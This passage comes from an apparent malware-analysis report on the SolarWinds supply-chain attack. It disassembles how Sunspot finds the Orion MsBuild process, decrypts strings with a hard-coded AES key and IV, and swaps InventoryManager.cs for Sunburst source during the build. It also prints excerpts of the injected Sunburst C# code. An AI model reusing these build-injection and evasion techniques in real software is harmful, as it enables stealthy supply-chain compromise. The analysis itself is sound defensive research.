


FIGURE 4.12: Sunspot - Process Enumeration Function Graph

Once Sunspot finds an MsBuild process running on the device, it looks to extract the process's command line arguments from it's Process Environment Block (PEB). The malware is looking specifically for the Orion build process by extracting the arguments from the PEB it can make checks to see if it has the right MsBuild process before it goes injecting the malicious Sunburst file.




FIGURE 4.13: Sunspot - Create Thread for Process Inspection and Injection

The new thread starts by opening the MsBuild.exe process via the OpenProcess API. The API that was dynamically resolved early on in execution "NtQueryInformationProcess" which is an export of NTDLL is utilised here in order to obtain a pointer or an address to the Process Environment Block (PEB). The PEB is a data structure used by the Windows operating system, in order for a process to access the PEB of another process it requires the right access which Sunspot addressed by changing the token privilege early on in execution.

```
.text:0000000140002AD5 mov     [rbp+0B10h+var_B88], rax
.text:0000000140002AD9 lea     rax, [rbp+0B10h+var_AA8]
.text:0000000140002ADD mov     [rsp+0C10h+var_18], r13
.text:0000000140002AE5 mov     r13d, ebx
.text:0000000140002AE8 mov     [rsp+0C10h+lpNumberOfBytesRead], rax ; int
.text:0000000140002AED call    cs:ZwQueryInformationProcess
.text:0000000140002AF3 test    eax, eax
.text:0000000140002AF5 js      loc_140002BDA
```

```
.text:0000000140002AFB mov     rdx, [rsp+0C10h+lpBaseAddress] ; lpBaseAddress
.text:0000000140002B00 test    rdx, rdx
.text:0000000140002B03 jz      loc_140002BD1
```

```
.text:0000000140002B09 lea     rax, [rbp+0B10h+NumberOfBytesRead]
.text:0000000140002B0D mov     rcx, r14          ; hProcess
.text:0000000140002B10 lea     r9d, [rbx+28h]   ; nSize
.text:0000000140002B14 mov     [rsp+0C10h+lpNumberOfBytesRead], rax ; lpNumberOfBytesRead
.text:0000000140002B19 lea     r8, [rbp+0B10h+Buffer] ; lpBuffer
.text:0000000140002B1D call    cs:ReadProcessMemory
.text:0000000140002B23 test    eax, eax
.text:0000000140002B25 jz      loc_140002BBB
```

```
.text:0000000140002B2B cmp     [rbp+0B10h+NumberOfBytesRead], 28h ; '('
.text:0000000140002B30 jnz     loc_140002BBB
```

```
.text:0000000140002B36 mov     rdx, [rbp+0B10h+var_B60] ; lpBaseAddress
.text:0000000140002B3A lea     rax, [rbp+0B10h+NumberOfBytesRead]
.text:0000000140002B3E mov     r9d, 80h ; '€'   ; nSize
.text:0000000140002B44 mov     [rsp+0C10h+lpNumberOfBytesRead], rax ; lpNumberOfBytesRead
.text:0000000140002B49 lea     r8, [rbp+0B10h+var_B50] ; lpBuffer
.text:0000000140002B4D mov     rcx, r14          ; hProcess
.text:0000000140002B50 call    cs:ReadProcessMemory
.text:0000000140002B56 test    eax, eax
.text:0000000140002B58 jz      short loc_140002BBB
```

```
.text:0000000140002B5A cmp     [rbp+0B10h+NumberOfBytesRead], 80h ; '€'
.text:0000000140002B62 jnz     short loc_140002BBB
```

FIGURE 4.14: Sunspot - Obtaining PEB and Reading Process Memory

Once the address of the PEB is obtained we can see in figure 4.14 there a calls to ReadProcessMemory which is used to get a copy of the MsBuild PEB. Once the PEB is copied, another call to ReadProcessMemory is made in order to obtain the ProcessParameter field. The ProcessParameter field is a pointer to the RTL_USER_PROCESS_PARAMETERS structure[36], inside that structure is a "**CommandLine**" field which is what Sunspot is looking to extract[37].

Once the **CommandLine** field is extracted from the RTL_USER_PROCESS_PARAMETERS structure in the process's PEB, it is used in a call to "CommandLineToArgvW" which parses a unicode command line string and returns back each individual argument inside an array.

```
.text:0000000140002BEF lea     rdx, [rbp+0B10h+pNumArgs] ; pNumArgs
.text:0000000140002BF3 mov     [rsp+0C10h+var_BC0], ebx
.text:0000000140002BF7 mov     rcx, r13          ; lpCmdLine
.text:0000000140002BFA call    cs:CommandLineToArgvW
.text:0000000140002C00 mov     [rsp+0C10h+var_BBC+4], rax
.text:0000000140002C05 test    rax, rax
.text:0000000140002C08 jz      loc_140002F28
.text:0000000140002C08 ; } // starts at 140002AA5
```

FIGURE 4.15: Sunspot - Extracting the CommandLine Arguments from MsBuild's PEB

Sunspot then looks to check if the file path extracted from the command line is a valid path by calling "PathFileExistsW", if the path exists Sunspot looks to strip back the path it has extracted from the command line by calling "PathRemoveFileSpecW" which removes the filename and backslash at the end of the path provided. The stripped back path is then copied to a new buffer to be used later in execution.

Sunspot then proceeds to call a decrypt function where it looks to decrypt an AES encrypted string. Sunspot used this same decrypt function to decrypt numerous different artifacts needed during execution such as the solution name, the file path to the "InventoryManager.cs" file it is looking to swap out as well as the Sunburst source code which is also AES encrypted and decrypted at runtime.

```
.text:0000000140002CA6 lea     rdx, [rbp+0B10h+String1] ; lpString2
.text:0000000140002CAD lea     rcx, [rbp+0B10h+String2] ; lpString1
.text:0000000140002CB4 call    cs:lstrcpyW
.text:0000000140002CBA lea     rax, [rsp+0C10h+var_BBC]
.text:0000000140002CBF mov     edx, 20h ; ' '
.text:0000000140002CC4 lea     rcx, byte_1400726C0 ; pbInput
.text:0000000140002CCB mov     [rsp+0C10h+var_BE8], rax ; __int64
.text:0000000140002CD0 call    DECRYPT
.text:0000000140002CD5 mov     rdi, rax        ; core.sln (SolarWinds Solution name)
.text:0000000140002CD8 test    rax, rax
.text:0000000140002CDB jz      loc_140002E6F
```

FIGURE 4.16: Sunspot - Decrypting Solarwinds Solution Filename

To do it's encrypting and decrypting it utilises the bcrypt.dll library. In the decrypt function a call is made to "BCryptGenerateSymmetricKey" and one of the parameters to this function call is pbSecret which is a pointer to a buffer that contains the AES key being used by Sunspot.

```cpp
NTSTATUS BCryptGenerateSymmetricKey(
  BCRYPT_ALG_HANDLE hAlgorithm,
  BCRYPT_KEY_HANDLE *phKey,
  PUCHAR            pbKeyObject,
  ULONG             cbKeyObject,
  PUCHAR            pbSecret,
  ULONG             cbSecret,
  ULONG             dwFlags
);
```

FIGURE 4.17: Sunspot - Generating the AES Symmetric Key

Viewing that buffer the hex dump we can see the AES key used by Sunspot is "FC F3 2A 83 E5 F6 D0 24 A6 BF CE 88 30 C2 48 E7" which is highlighted in red in Figure 4.18.

When the key object from the call to "BCryptGenerateSymmetricKey" is created it is passed as a parameter to the "BCryptDecrypt" function. Other parameters include the address of the ciphertext being decrypted, the number of bytes being decrypted, pbIV which is the address of a buffer that contains an initialization vector (IV), the size of the pbIV buffer and other parameters like pPaddingInfo, pbOutput, cbOutput, pcbResult

FIGURE 4.18: Sunspot - Generating the AES Symmetric Key

and dwFlags. An IV is used to prevent repetition in data encryption and in the case of Sunspot they are using an IV of "81 8C 85 49 B9 00 06 78 0B E9 63 60 26 64 B2 DA" which you can see highlighted in red in the top line of the hex output.

FIGURE 4.19: Sunspot - Generating the AES Symmetric IV

The function call "BCryptDecrypt" is used to decrypt the encrypted data back into plaintext so the string can be used in execution. In figure 4.20 we can see the decrypted string is "core.sln" which according Crowdstrike is the name of the Solarwinds Orion Visual Studio Solution file[32].

Once the solution name is decrypted, Sunspot proceeds to append the decrypted string to the extracted file path from the process command line of the MsBuild process. This is another way of Sunspot checking to see if it has the correct file, once the filepath and the solution name have been appended together using a call to "PathAppendW" the path is then checked to see if it exists.

```
00007FF6F4FA1C1F   C74424 48 01000000   mov dword ptr ss:[rsp+48],1
00007FF6F4FA1C27   49:8BD5              mov rdx,r13
00007FF6F4FA1C2A   48:894424 40         mov qword ptr ss:[rsp+40],rax
00007FF6F4FA1C2F   894C24 38            mov dword ptr ss:[rsp+38],ecx
00007FF6F4FA1C33   8B4D CF              mov ecx,dword ptr ss:[rbp-31]
00007FF6F4FA1C36   48:897C24 30         mov qword ptr ss:[rsp+30],rdi          [rsp+30]:L"core.sln"
00007FF6F4FA1C3B   894C24 28            mov dword ptr ss:[rsp+28],ecx
00007FF6F4FA1C3F   48:8B4D E7           mov rcx,qword ptr ss:[rbp-19]
00007FF6F4FA1C43   48:897424 20         mov qword ptr ss:[rsp+20],rsi
00007FF6F4FA1C48   FF15 CA270400        call qword ptr ds:[<&BCryptDecrypt>]
00007FF6F4FA1C4E   85C0                 test eax,eax
00007FF6F4FA1C50   BB 00000000          mov ebx,0
00007FF6F4FA1C55   44:0F49FB            cmovns r15d,ebx
00007FF6F4FA1C59   EB 02                jmp c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230
00007FF6F4FA1C5B   33DB                 xor ebx,ebx
00007FF6F4FA1C5D   33C0                 xor eax,eax
00007FF6F4FA1C5F   48:8945 F7           mov qword ptr ss:[rbp-9],rax
00007FF6F4FA1C63   48:8945 FF           mov qword ptr ss:[rbp-1],rax
00007FF6F4FA1C67   45:85FF              test r15d,r15d
00007FF6F4FA1C6A   74 1C                je c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230a
00007FF6F4FA1C6C   48:85FF              test rdi,rdi                           rdi:L"core.sln"
00007FF6F4FA1C6F   74 17                je c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230a
00007FF6F4FA1C71   FF15 81240400        call qword ptr ds:[<&GetProcessHeap>]
00007FF6F4FA1C77   4C:8BC7              mov r8,rdi                             rdi:L"core.sln"
00007FF6F4FA1C7A   33D2                 xor edx,edx
00007FF6F4FA1C7C   48:8BC8              mov rcx,rax
00007FF6F4FA1C7F   FF15 13240400        call qword ptr ds:[<&HeapFree>]
00007FF6F4FA1C85   48:8BFB              mov rdi,rbx                            rdi:L"core.sln"
00007FF6F4FA1C88   48:8B4D E7           mov rcx,qword ptr ss:[rbp-19]
```

FIGURE 4.20: Sunspot - Decrypting Solarwinds Solution Filename

```
.text:0000000140002CF6 mov     rdx, rax        ; pszMore
.text:0000000140002CF9 lea     rcx, [rbp+0B10h+String1] ; pszPath
.text:0000000140002D00 call    cs:PathAppendW  ; Takes the extracted in-memory path
.text:0000000140002D00                         ; from the MsBuild process and appends core.sln
.text:0000000140002D00                         ; E.g. C:\\Users\\Foobar\\core.sln
.text:0000000140002D06 test    eax, eax
.text:0000000140002D08 jz      loc_140002E7B

.text:0000000140002D0E lea     rcx, [rbp+0B10h+String1] ; pszPath
.text:0000000140002D15 call    cs:PathFileExistsW
.text:0000000140002D1B test    eax, eax
.text:0000000140002D1D jz      loc_140002E7B

.text:0000000140002E6F
.text:0000000140002E6F loc_140002E6F:
.text:0000000140002E6F ; __unwind { // __GSHandlerCheck
.text:0000000140002E6F lea     rcx, aErrorStep30Fai ; "[ERROR] Step30 fails\n"
.text:0000000140002E76 call    Log_Crypt
```

FIGURE 4.21: Sunspot - Orion Solution filepath check

This means that if the extracted file path from the command line of the MsBuild.exe process being checked has a file called "core.sln" in it's directory then the injection thread continues executing.

If the file exists and Sunspot has the correct MsBuild.exe process then it logs the the solution directory in it's running log and proceeds to the "SourceCode_Replace_InventoryManagerCS".

```
.text:0000000140002D5B
.text:0000000140002D5B loc_140002D5B:
.text:0000000140002D5B ; __unwind { // __GSHandlerCheck
.text:0000000140002D5B mov     edx, [r12]
.text:0000000140002D5F lea     r8, [rbp+0B10h+String2]
.text:0000000140002D66 lea     rcx, aDSolutionDirec ; "[%d] Solution directory: %ls\n"
.text:0000000140002D6D call    Log_Crypt
.text:0000000140002D72 xor     edx, edx        ; Val
.text:0000000140002D74 lea     rcx, [rbp+0B10h+NewFileName] ; void *
.text:0000000140002D7B mov     r8d, 61Ah       ; Size
.text:0000000140002D81 call    memset

.text:0000000140002D86
.text:0000000140002D86 loc_140002D86:
.text:0000000140002D86 movsxd  rax, ebx
.text:0000000140002D89 lea     rdx, [rbp+0B10h+NewFileName]
.text:0000000140002D90 imul    rcx, rax, 61Ah
.text:0000000140002D97 mov     r8d, ebx
.text:0000000140002D9A add     rdx, rcx        ; lpNewFileName
.text:0000000140002D9D lea     rcx, [rbp+0B10h+String2] ; lpString2
.text:0000000140002DA4 call    SourceCode_Replace_InventoryManagerCS
.text:0000000140002DA9 test    eax, eax
.text:0000000140002DAB jnz     loc_140002EB0
```

FIGURE 4.22: Sunspot - Orion Solution Directory and Swapping Source code file function

#### 4.2.3.3 Orion and Sunburst Code - Find and Replace

Once Sunspot has located the correct MsBuild process and has checked the that the solution directory contains the Orion solution file "core.sln", it then proceeds to replace a particular source code file of "InventoryManager.cs". The function "SourceCode_Replace_InventoryManagerCS" begins with Sunspot decrypting a file path of the file it's looking to replace with it's own malicious version. The same key and IV are used to decrypt the AES encrypted data as the previous strings it decrypted.

```
.text:0000000140002135 lea     r12, [r14-1]
.text:0000000140002139 mov     qword ptr [rsp+98h+dwFlagsAndAttributes], rax ; __int64
.text:000000014000213E mov     edx, [r15+rsi*8+8]
.text:0000000140002143 mov     rcx, [r15+rsi*8] ; pbInput
.text:0000000140002147 call    DECRYPT          ; Src\Lib\Solarwinds.Orion.Core.Businesslayer\BackgroundInventory\InventoryManager.cs
.text:000000014000214C mov     r13, rax
.text:000000014000214F test    rax, rax
.text:0000000140002152 jz      loc_140002530
```

FIGURE 4.23: Sunspot -Decrypted InventoryManager file path

Sunspot uses integrity checking to verify it's replacing the right source file with the right malicious file. It uses the MD5 hashing algorithm to verify both files. It first uses the solution directory and appends the decrypted file path of the "InventoryManager.cs" file. The "InventorManager.cs" file is then opened and the file size is also returned and then the MD5 hash is calculated for the original source code file.

```
.text:0000000140002271
.text:0000000140002271 loc_140002271:          ; pbOutput
.text:0000000140002271 lea     r8, [rsp+98h+pbOutput]
.text:0000000140002276 mov     edx, r15d       ; cbInput
.text:0000000140002279 mov     rcx, rbp        ; pbInput
.text:000000014000227C call    MD5Hash_Source  ; MD5 of original source file
.text:0000000140002281 test    eax, eax
.text:0000000140002283 jz      short loc_140002299
```

FIGURE 4.24: Sunspot - MD5 InventoryManager.cs Integrity Check

Sunspot looks to continue execution into another decrypt function where it looks to decrypt another AES encrypted block of data. This is where the malicious Sunburst source code is decrypted. Sunspot is extremely crafty in it's execution flow. Sunspot utilises numerous encrypted blocks of data that are decrypted as they are needed during execution, this makes static analysis of the file really difficult because the core functionality is encrypted data and will only all be decrypted if all the correct checks for the correct process and files are passed.

Again the decryption process of Sunspot is identical to that of the the other AES encrypted blocks of data except this time the decrypted block of data is the source code of the Sunburst malicious CSharp file instead of just an ascii string. Looking at this function in a debugger we can see that the call to CryptDecrypt results in a decrypted data buffer of the Sunburst source code which can be seen in figure 4.26.




FIGURE 4.25: Sunspot - Malicious Source File Decryption and MD5 Integrity Check




FIGURE 4.26: Sunspot - Decrypted Sunburst Source Code in Memory

Extracting the data from the debugger as hex data and converting the hex data to ascii using CyberChef[38] showed us the source code that was decrypted in memory to be injected into the build process of the Orion build.




FIGURE 4.27: Sunspot - Decrypted Sunburst Source Code in CyberChef

Once the data is fully decrypted the integrity of the file is double checked to ensure

it decrypted without any issue, Sunspot proceeds to copy the original source code file with the output file having a .bk file extension, the output file name is given the .bk file extension by calliung PathAddExtension and the path is passed into the CopyFileW function as the lpNewFileName parameter.

```
.text:0000000140002389 add     rax, 104h
.text:000000014000238F lea     rdx, pszExt        ; ".bk"
.text:0000000140002396 lea     rcx, [rdi+rax*2] ; pszPath
.text:000000014000239A call    cs:PathAddExtensionW

.text:00000001400023A0
.text:00000001400023A0 loc_1400023A0:          ; bFailIfExists
.text:00000001400023A0 mov     r8d, 1
.text:00000001400023A6 mov     rdx, rbx        ; lpNewFileName
.text:00000001400023A9 mov     rcx, rdi        ; lpExistingFileName
.text:00000001400023AC call    cs:CopyFileW
.text:00000001400023B2 test    eax, eax
.text:00000001400023B4 jnz     short loc_1400023D6
```

FIGURE 4.28: Sunspot - Copying Original Source code file to .bk file

Execution continues on and another call to PathAddExtension is made except this time instead of a .bk file extension it looks to add a .tmp file extension. The path is then used as a parameter in the "CreateFileW" call which returns a handle, that handle is then passed as a parameter to "WriteFile" where Sunspot creates a file on disk containing the malicious source code. In figure 4.29 we can see once the .tmp file is created there is a WriteFile call with the buffer being the decrypted Sunburst source code.

```
.text:0000000140002429 add     rax, 208h
.text:000000014000242F lea     rdx, aTmp          ; ".tmp"
.text:0000000140002436 lea     rcx, [rdi+rax*2] ; pszPath
.text:000000014000243A call    cs:PathAddExtensionW

.text:0000000140002440
.text:0000000140002440 loc_140002440:
.text:0000000140002440 mov     ebx, [r14+1Ch]
.text:0000000140002444 xor     r9d, r9d          ; lpSecurityAttributes
.text:0000000140002447 mov     [rsp+98h+hTemplateFile], rbp ; hTemplateFile
.text:000000014000244C mov     edx, 40000000h  ; dwDesiredAccess
.text:0000000140002451 mov     [rsp+98h+dwFlagsAndAttributes], 80h ; '€' ; dwFlagsAndAttributes
.text:0000000140002459 mov     rcx, rsi          ; lpFileName
.text:000000014000245C mov     [rsp+98h+dwCreationDisposition], 1 ; dwCreationDisposition
.text:0000000140002464 lea     r8d, [r9+7]       ; dwShareMode
.text:0000000140002468 call    cs:CreateFileW
.text:000000014000246E mov     r14, rax
.text:0000000140002471 cmp     rax, r12
.text:0000000140002474 jz      short loc_1400024D6

lea     r9, [rsp+98h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
mov     qword ptr [rsp+98h+dwCreationDisposition], rbp ; lpOverlapped
mov     r8d, ebx          ; nNumberOfBytesToWrite
mov     rdx, r15          ; lpBuffer
mov     rcx, rax          ; hFile
call    cs:WriteFile
mov     rcx, r14          ; hObject
mov     ebx, eax
call    cs:CloseHandle
test    ebx, ebx
jz      short loc_1400024D6
```

FIGURE 4.29: Sunspot - Creating the Malicious Sunburst Source Code File

Sunspot utilises the call "MoveFileEx" to move the malicious source code file just created (.tmp) into the location of the original source code file under the original filename of "InventoryManager.cs" therefore swapping the original file with a malicious copy.

```
.text:000000014000249E mov     r8d, 1          ; dwFlags
.text:00000001400024A4 mov     rdx, rdi        ; lpNewFileName
.text:00000001400024A7 mov     rcx, rsi        ; lpExistingFileName
.text:00000001400024AA call    cs:MoveFileExW
.text:00000001400024B0 test    eax, eax
.text:00000001400024B2 jnz     short loc_1400024D1
```

FIGURE 4.30: Sunspot - Moving the Malicious Sunburst Source Code to Replace the Original File

If Sunspot has successfully moved the malicious source code into the right location then Sunspot waits till the process exits by calling "GetExitCodeProcess" which returns the termination status of the process. Once the process is completed and the Orion software is built, it looks to clean up the alterations it made. It calls the "MoveFileExW" API again moving the backed up original source code file (.bk) back into the correct location under the original name and then proceeds to delete the malicious Sunburst source code using the "DeleteFileW" API call, all while logging it's progress throughout. Once the cleanup is complete the Sunspot process finishes execution and the SolarWinds Orion platform is successfully altered with the Sunburst Backdoor.

### 4.2.4 Sunburst Technical Analysis

The Sunburst code was intricately placed in the SolarWinds Orion build using the Sunspot malware. It was executed in such a way that it required in-depth knowledge of the build process and more so the source code of the Orion platform itself. In order to seamlessly fit new code into the platform meant the threat actors likely had to do extensive testing during the compromise. The stealthiness of the threat actors along with good operational security gave them the time they needed to perform the reconnaissance, build, test and implement their supply chain attack.

While the Sunspot malware was specifically tailored to the SolarWinds development environment, having the Sunburst code being resolved at run-time of the Sunspot malware as well as cleaning up the malicious source code file after execution just added to the level of detail the threat actors put into the attack. The Sunburst source code itself is written with the intent of looking like it belongs where it's placed, it utilised different variable names to hide on face value it's intent. Just like Sunspot encrypted it's key strings and source code that would show it's intent, the Sunburst source code also obfuscates it's key features to hide it's intent.

The developers of Sunburst also were aware that the code they were implementing would generate compilation warnings so they inserted "#pragma warning disable" before they implemented malicious code and which disales compiler warnings but they then restored the compiler warnings once they had added their code snippet using "#pragma warning

restore". This is allows us to see where exactly they added code to the InventoryManager.cs file. The disabling of the compilation errors can only be viewed in the code extracted from Sunspot itself and cannot be seen if you are viewing the OrionImprovementBusinessLayer.dll in a decompiler. Inside the source code we can also see some

```
225 #pragma warning disable
226 namespace SolarWinds.Orion.Core.BusinessLayer
227 {
228     [System.Diagnostics.CodeAnalysis.SuppressMessage("csharpsquid", "S2245")]
229     [System.Diagnostics.CodeAnalysis.SuppressMessage("csharpsquid", "S4790")]
230     internal class OrionImprovementBusinessLayer
231     {
232         private enum ReportStatus
233         {
234             New,
235             Append,
236             Truncate
237         }
```

FIGURE 4.31: Sunburst - Pragma Warnings and SonarQube Message Suppression

two suppress message methods calls relating to Sonarqube[39], Sonarqube developed by SonarSource is a continuous code inspection platform used to statically analyse the code for bugs, vulnerability, code duplications and other issues. This again gives us an insight into how much the threat actors knew about the build process that SolarWinds were using which allowed them to cover tracks and avoid and red flags showing up during the build process.

We can also see that the entry point of the malicious code is embedded in the "RefreshInternals()" function in between the "#pragma warning disable" and the "#pragma warning restore" statements. The code looks to create a new thread calling the "OrionImprovementBusinessLayer.Initialize" function.

```
103         internal void RefreshInternal()
104         {
105
106             if (log.IsDebugEnabled)
107             {
108                 log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", engineID);
109             }
110 #pragma warning disable
111             try
112                 { if (!OrionImprovementBusinessLayer.IsAlive) {
113                     Thread th = new Thread(OrionImprovementBusinessLayer.Initialize){ IsBackground = true };
114                     th.Start();
115                     }
116                 } catch (Exception) {
117
118                 }
119 #pragma warning restore
120             if (backgroundInventory.IsRunning)
121             {
122                 log.Info("Skipping background backgroundInventory check, still running");
123                 return;
124             }
```

FIGURE 4.32: Sunburst - Malicious Code Entry Point and Pragma Warnings

#### 4.2.4.1 Initialization Function

As we could see from that actual source code written into SolarWinds Orion, the entry point of the malicious code was the "OrionImprovementBusinessLayer.Initialize" which is located inside the"SolarWinds.Orion.Core.BusinessLayer.dll". The attackers had used

particular names to match the naming conventions of the other legitimate classes allowing it to lie in plain sight make it harder for it to be noticed. The first function we will look at in the malicious class is the "Initialize" function, this is the first function of this class to be called. The first thing that can be seen is a try catch block and numerous if statements but no else statements, this is important because the function needs all of the if conditions to be met there are no alternative options.

```
try
{
    if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
    {
        DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
        int num = new Random().Next(288, 336);
        if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
        {
```

FIGURE 4.33: Initialize Function

